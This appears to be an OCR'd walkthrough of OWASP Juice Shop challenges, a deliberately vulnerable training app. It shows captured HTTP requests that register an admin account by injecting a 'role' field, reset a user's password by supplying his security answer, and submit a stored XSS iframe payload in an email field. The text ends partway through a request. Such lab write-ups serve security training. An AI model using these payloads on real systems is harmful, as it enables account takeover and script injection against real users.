
```
POST /api/Users/ HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
continueCode=PJtVSRtpcgl7TWC7fYIXTZF4mu93tDOILbumQhlvIogFvltemckwuDzhw6iPYU6bi24
Content-Length: 285
Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/128.0.6613.120 Safari/537.36
Content-Type: application/json
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

{"email":"adminuser@juice-sh.op","password":"sample@1234","passwordRepeat":
"sample@1234",
"role":"admin",
"securityQuestion":{"id":1,"question":"Your eldest siblings middle name?",
"createdAt":"2024-09-29T07:14:27.431Z","updatedAt":"2024-09-29T07:14:27.431Z"},
"securityAnswer":"Sinu"}
```

Response

Pretty Raw Hex Render


```
HTTP/1.1 201 Created
Server: Cowboy
Report-To:
{"group":"heroku-nel","max_age":3600,"endpoints":[{"url":"https://nel.heroku.com/reports?ts
=1727597814&sid=812dcc77-0bd0-43b1-a5f1-b25750382959&s=T5Bbh%2BNEpdgseBUc845IguGQc9ePi%2Bg7
eiEE1JYOLdE%3D"}]}
Reporting-Endpoints:
heroku-nel=https://nel.heroku.com/reports?ts=1727597814&sid=812dcc77-0bd0-43b1-a5f1-b257503
82959&s=T5Bbh%2BNEpdgseBUc845IguGQc9ePi%2Bg7eiEE1JYOLdE%3D
Nel:
{"report_to":"heroku-nel","max_age":3600,"success_fraction":0.005,"failure_fraction":0.05,"
response_headers":["Via"]}
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Users/29
Content-Type: application/json; charset=utf-8
Content-Length: 314
Etag: W/"13a-tLcTQrDtJuOJFXkhfWBvEoWTMsw"
Vary: Accept-Encoding
Date: Sun, 29 Sep 2024 08:16:54 GMT
Via: 1.1 vegur

{"status":"success","data":{"username":"","deluxeToken":"","lastLoginIp":"0.0.0.0",
"profileImage":"/assets/public/images/uploads/defaultAdmin.png","isActive":true,"id":29,
"email":"adminuser@juice-sh.op","role":"admin","updatedAt":"2024-09-29T08:16:54.739Z",
"createdAt":"2024-09-29T08:16:54.739Z","deletedAt":null}}
```







Bjoern's Favorite Pet

Difficulty	Description	Category
***	Register Reset the password of Bjoern's OWASP account via the Forgot Password mechanism with the original answer to his security question.	Broken Authentication



YouTube
Search
OWASP
Open Web Application Security Project
Juice Shop
OWASP's most broken Flagship
The most trustworthy online shop out there — The best juice shop on the whole internet!
Actually the most bug-free vulnerable application in existence!
http://owasp-juice.shop
OWASP SeLeLux Days 2018 presentation by Björn Kimminich / @bkimminich
Juice Shop
Bjorn Kimminich
0:06 / 42:35



https://juice-shop.herokuapp.com/#/forgot-password
OWASP Juice Shop
Account
EN
Forgot Password
Email *
bjoern@owasp.org
Security Question *
....
Zaya
New Password *
Password must be 5-40 characters long.
12/20
Repeat New Password *
12/20
Show password advice
Change



https://juice-shop.herokuapp.com/#/forgot-password
OWASP Juice Shop
Account
EN
You successfully solved a challenge: Bjoern's Favorite Pet (Reset the password of Bjoern's OWASP account via the Forgot Password mechanism with the original answer to his security question.)
x
Forgot Password
Your password was successfully changed.
Email *
Security Question
New Password
Password must be 5-40 characters long.
0/20
Repeat New Password
0/20
Show password advice
Change
Activate Windows
Go to Settings to activate Windows.


CAPTCHA Bypass


Difficulty	Description	Category
***	Submit 10 or more customer feedbacks within 20 seconds.	Broken Anti Authentication














Client-side XSS Protection (XSS)


Difficulty	Description	Category
***	Perform a persisted XSS attack with <iframe src="javascript:alert(`xss`)"> bypassing a client-side security mechanism.	XSS




21:38:40 26 Oct 2024 HTTP → Request juice-shop.herokuapp.com POST https://juice-shop.herokuapp.com/api/Users/
Request
Pretty Raw Hex
POST /api/Users/ HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=l6GkLhxtDI6Set9c7FVfP8u2XtVBIExunyhlxFyJtEMUR9u2Qi4riyoU3XOO
Content-Length: 268
Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
Content-Type: application/json
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive
{
"email":"testuser10@gmail.com",
"password":"Welcome@1234",
"passwordRepeat":"Welcome@1234",
"securityQuestion":{
"id":5,
"question":"Maternal grandmother's first name?",
"createdAt":"2024-10-26T15:20:59.675Z",
"updatedAt":"2024-10-26T15:20:59.675Z"
},
"securityAnswer":"ABCD"
}



Time Type Direction Host Method URL Status code Length
21:38:40 26 Oct 2024 HTTP → Request juice-shop.herokuapp.com POST https://juice-shop.herokuapp.com/api/Users/
Request
Pretty Raw Hex
POST /api/Users/ HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=l6GkLhxtDI6Set9c7FVfP8u2XtVBIExunyhlxFyJtEMUR9u2Qi4riyoU3XOO
Content-Length: 268
Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
Content-Type: application/json
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive
{
"email":"<iframe src=\"javascript:alert(`xss`)\">",
"password":"Welcome@1234",
"passwordRepeat":"Welcome@1234",
"securityQuestion":{
"id":5,
"question":"Maternal grandmother's first name?",
"createdAt":"2024-10-26T15:20:59.675Z",
